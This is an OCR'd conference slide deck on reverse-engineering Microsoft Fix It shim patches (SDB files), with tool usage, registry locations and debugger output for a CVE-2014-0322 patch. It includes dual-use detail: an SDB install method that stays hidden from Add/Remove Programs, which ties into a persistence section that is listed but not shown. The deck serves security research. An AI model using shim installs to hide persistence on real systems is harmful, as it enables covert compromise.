# Persist It


## Using and Abusing Microsoft Fix It Patches

Jon Erickson

# About Me

- Jon Erickson (@2130706433)

- Engineer @iSIGHT Partners



# iSIGHT Partners

- Best commercial cyber threat intelligence provider on the planet
- Highly Differentiated
  - Forward looking, adversary focused intelligence, actionable advice
  - Intelligence for multiple levels: executive, operational and technical
  - Only vendor with true global intelligence collection presence

**www.isightpartners.com**

# Agenda

- **Background/Prior Work**
- Tools overview
- Real World Case 0-Day Prevention Cases
- Reversing Engineering the Fix It Patches
- Simple Info Disclosure
- sdb-explorer
- Create an In-Memory Patch Fix It
- Maintaining Persistence through a Fix Its

# Background

credit: slowbuddy.com

# Prior/ Related Work

iSIGHTPARTNERS℠

- Secrets of the Application Compatibility Database (SDB) - Alex Ionescu

  1 ) Introduction

  2 ) System Shims – The Most Interesting Ones

  3 ) The Private Shim Engine Interface With The PE Loader

  4 ) Built-in Shimmed Applications and Specific Shims – A Sample

  **Never Released:**

  *5 ) Tool 1 – CDD – Compatibility Database Dumper*

  *6 ) Flag Shims – LUA and Installer Flags*

  *7 ) The Run-Time In-Memory Patching Behavior and Analysis*

  *8 ) The System Blocked Driver Database – The Kernel Side of SDB*

  *9 ) Conclusion and Tool 2*

# Prior/ Related Work

- Mark Baggett
  - Windows - Owned By Default! (DerbyCon 2013)
  - Process Execution Redirection
  - API Hooking
  - Hiding in the File System
  - Hiding in the Registry
  - Disable Security Features of the OS
  - Execute Backdoors

# Patch Analysis

- How is this different from patches released on patch Tuesday?
  - BinDiff mshtml.dll from MS13-097 vs. MS14-010
    - 465 Different matched functions
    - 16 unmatched functions
  - Fix It Patch for CVE-2013-3893
    - 2 Changes

IDA View-A | Matched Functions | Statistics | Primary Unmatched | Secondary Unmatched | Hex View-A

| similarity | confide | change | EA primary | name primary | EA secondary | name secondary |
|---|---|---|---|---|---|---|
| 0.92 | 0.99 | GI-J--- | 635FB5C3 | CD2DRenderMode::OnBegin(void) | 635DDB68 | ?OnBegin@CD2DRenderMode@ |
| 0.91 | 0.98 | GI----C | 63C180FB | CElement::ie9_setAttributeNodeNSInternal(CAttribute *,... | 63C1C65C | ?ie9_setAttributeNodeNSInterna |
| 0.91 | 0.99 | GI-JE-- | 635FB5CD | CDXRenderTarget::BeginDrawD2D(void) | 63B1BEF8 | ?BeginDrawD2D@CDXRenderTa |
| 0.91 | 0.98 | GI----- | 63B1945E | CSVGElement::SetViewBoxHelper(ushort const *) | 63B1AEAA | ?SetViewBoxHelper@CSVGElem |
| 0.91 | 0.97 | GI--E-- | 6396EEE4 | CTaskLookForBookmark::OnRun(ulong) | 63779CAA | ?OnRun@CTaskLookForBookma |
| 0.91 | 0.98 | GI-JE-- | 6374AF56 | CStyleSheetArray::BuildFontFaceRuleFamily(ushort const... | 639039E3 | ?BuildFontFaceRuleFamily@CSty |
| 0.90 | 0.92 | -I--E-C | 63D18D30 | CImgElement::FixupURLsOnPaste(void) | 63D1D29A | ?FixupURLsOnPaste@CImgElem |
| 0.90 | 0.92 | -I--E-- | 63C0D64A | CAttrArray::DeleteStyle(long,bool) | 63C11B47 | ?DeleteStyle@CAttrArray@@QA |
| 0.90 | 0.99 | G------ | 63686E0F | HtmlLayout::Style::IsAbsolute(void) | 637F6FE1 | ?IsAbsolute@Style@HtmlLayout |
| 0.89 | 0.99 | GI----- | 636C6D59 | CDoc::SetHostNavigation(int) | 63690173 | ?SetHostNavigation@CDoc@@ |
| 0.89 | 0.90 | -I--E-- | 6381CB1B | CAttrArray::FindSimpleInt4AndDelete(long,ulong *,CAttr... | 6388BACE | ?FindSimpleInt4AndDelete@CA |
| 0.89 | 0.92 | -I--E-C | 63C7BDF4 | CView::AddPeerOnResizeTask(CElement *,PEERLAYOUTT... | 63E52725 | ??_ECSVGNumberList@@UAEPA |
| 0.89 | 0.96 | GI--E-- | 636A47BB | CTreeNode::NodeRelease(void) | 63672138 | ?NodeRelease@CTreeNode@@ |
| 0.89 | 0.89 | -I-J--- | 6369DB75 | CHtmPost::Broadcast(CHtmPost::BroadcastAction) | 63B1CE24 | ?Broadcast@CHtmPost@@AAE |

# Agenda

- Background/Prior Work
- **Tools overview**
- Real World Case 0-Day Prevention Cases
- Reversing Engineering the Fix It Patches
- Simple Info Disclosure
- sdb-explorer
- Create an In-Memory Patch Fix It
- Maintaining Persistence through a Fix Its


# Tools for SDB Files

- Application Compatibility Toolkit
- sdb2xml
- cdd
- sdbinst
- **sdb-explorer**

# Application Compatibility Toolkit

iSIGHTPARTNERS


- Used to create and view SDB files



# Application Compatibility Toolkit


iSIGHTPARTNERS℠

- Public version has no concept of in-memory patches



# sdb2xml

- Created by Heath Stewart (2007)
- Can dump patch_bits information
- Does not parse or provide what the patch_bits means



# Compatibility Database Dumper (CDD)


```
Compatibility Database Dumper (CDD) v1.0
Copyright (C) 2007 Alex Ionescu

http://www.alex-ionescu.com

usage: cdd.exe [-s][-e][-l][-f][-p][-d kernel-
  mode database file][-a user-mode database
  file]
  -s Show shims
  -e Show executables
  -l Show layers
  -f Show flags
  -p Show patches
  -d Use Blocked Driver Database from this path
  -a Use Application Compatibility Database
  from this path
```

# Installing SDB Files

```
sdbinst [-?] [-q] [-u] [-g] [-p] [-n[:WIN32|WIN64]] myfile.sdb | {guid} |
   "name"
```


```
-? - print this help text.
-p - Allow SDBs containing patches.
-q - Quiet mode: prompts are auto-accepted.
-u - Uninstall.
-g {guid} - GUID of file (uninstall only).
-n "name" - Internal name of file (uninstall only).
```

**NOTE: Requires Administrator privileges**



# Installing SDB Files

- Registry Locations
  - `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom`
  - `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\InstalledSDB`
- Default File Locations
  - `C:\Windows\AppPatch\Custom\`
  - `C:\Windows\AppPatch\Custom\Custom64\`



| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| DatabaseDescription | REG_SZ | MSXML5: CVE-2012-1889 |
| DatabaseInstallTimeStamp | REG_QWORD | 0x1ceab146904e220 (130229543389946400) |
| DatabasePath | REG_SZ | C:\Windows\AppPatch\Custom\{91d42a30-5434-48bc-9620-c00936f38898}.sdb |
| DatabaseType | REG_DWORD | 0x00010000 (65536) |


# Installing SDB Files

```
sdb-explorer.exe -r filename.sdb [-a application.exe]
```

- Does NOT show up in Add remove programs
- Does NOT copy SDB to default location
- Requires Administrator privileges

Note regarding 64bit Patches:

The path of the SDB file MUST contain Custom64



# Agenda

- Background/Prior Work
- Tools overview
- **Real World Case 0-Day Prevention Cases**
- Reversing Engineering the Fix It Patches
- Simple Info Disclosure
- sdb-explorer
- Create an In-Memory Patch Fix It
- Maintaining Persistence through a Fix Its

# Preventing 0-Day Exploitation

- **CVE-2014-0322 (February 2014)**
  - IE Use After Free
- CVE-2013-3893 (September 2013)
  - IE Memory Corruption
- CVE-2012-4792 (December 2012)
  - IE Use After Free
- CVE-2012-1889 (June 2012)
  - XML Core Services

# Analyzing CVE-2014-0322

- Publicly disclosed in the wild exploitation Feb 11th 2014. (FireEye)

- Microsoft released Fix It Feb 19th.
  - Vulnerability patched on March 11th


- Targets: (`sdb-explorer.exe -d IE9-10shim.sdb`)

```
%windir%\syswow64\mshtml.dll (9.0.8112.16533) Checksum = (0xbcb4e6)
%windir%\system32\mshtml.dll (9.0.8112.16533) Checksum = (0xbcb4e6)

%windir%\syswow64\mshtml.dll (9.0.8112.20644) Checksum = (0xbd1e2a)
%windir%\system32\mshtml.dll (9.0.8112.20644) Checksum = (0xbd1e2a)

%windir%\syswow64\mshtml.dll (10.0.9200.16798) Checksum = (0xdb6539)
%windir%\system32\mshtml.dll (10.0.9200.16798) Checksum = (0xdb6539)

%windir%\syswow64\mshtml.dll (10.0.9200.20916) Checksum = (0xdc3159)
%windir%\system32\mshtml.dll (10.0.9200.20916) Checksum = (0xdc3159)
```

# Viewing Differences

- Before Fix It Patch:

```
0:021> !chkimg -d mshtml
0 errors : mshtml
```





- After Fix It Patch:

```
0:026> !chkimg -d mshtml
    66a757e1-66a757e5  5 bytes -MSHTML!CMarkup::InsertTextInternal
        [ 8b ff 55 8b ec:e9 01 ec ab 00 ]
    66ad70ef-66ad70f3  5 bytes - MSHTML!CMarkup::InsertElementInternal
        [ 8b ff 55 8b ec:e9 d3 d2 a5 00 ]
10 errors : mshtml (66a757e1-66ad70f3)

0:025> u 66a757e1
MSHTML!CMarkup::InsertTextInternal:
66a757e1 e901ecab00      jmp     MSHTML!SZ_HTMLNAMESPACE+0x2f (675343e7)

0:025> u 66ad70ef
MSHTML!CMarkup::InsertElementInternal:
66ad70ef e9d3d2a500      jmp     MSHTML!SZ_HTMLNAMESPACE+0xf (675343c7)
```

# Viewing Differences

- Before Fix It Patch:

```
0:021> !chkimg -d mshtml
0 errors : mshtml
```




- After Fix It Patch:

```
0:026> !chkimg -d mshtml
    66a757e1-66a757e5  5 bytes -MSHTML!CMarkup::InsertTextInternal
        [ 8b ff 55 8b ec:e9 01 ec ab 00 ]
    66ad70ef-66ad70f3  5 bytes - MSHTML!CMarkup::InsertElementInternal
        [ 8b ff 55 8b ec:e9 d3 d2 a5 00 ]
10 errors : mshtml (66a757e1-66ad70f3)

0:025> u 66a757e1
MSHTML!CMarkup::InsertTextInternal:
66a757e1 e901ecab00      jmp     MSHTML!SZ_HTMLNAMESPACE+0x2f (675343e7)

0:025> u 66ad70ef
MSHTML!CMarkup::InsertElementInternal:
66ad70ef e9d3d2a500      jmp     MSHTML!SZ_HTMLNAMESPACE+0xf (675343c7)
```

# Viewing Differences

- Fix It Code Adds 1 to Reference count
  - Avoid Use After Free, don't let it free

```
0:025> u 66ad70ef
MSHTML!CMarkup::InsertElementInternal:
66ad70ef e9d3d2a500      jmp     MSHTML!SZ_HTMLNAMESPACE+0xf (675343c7)
```

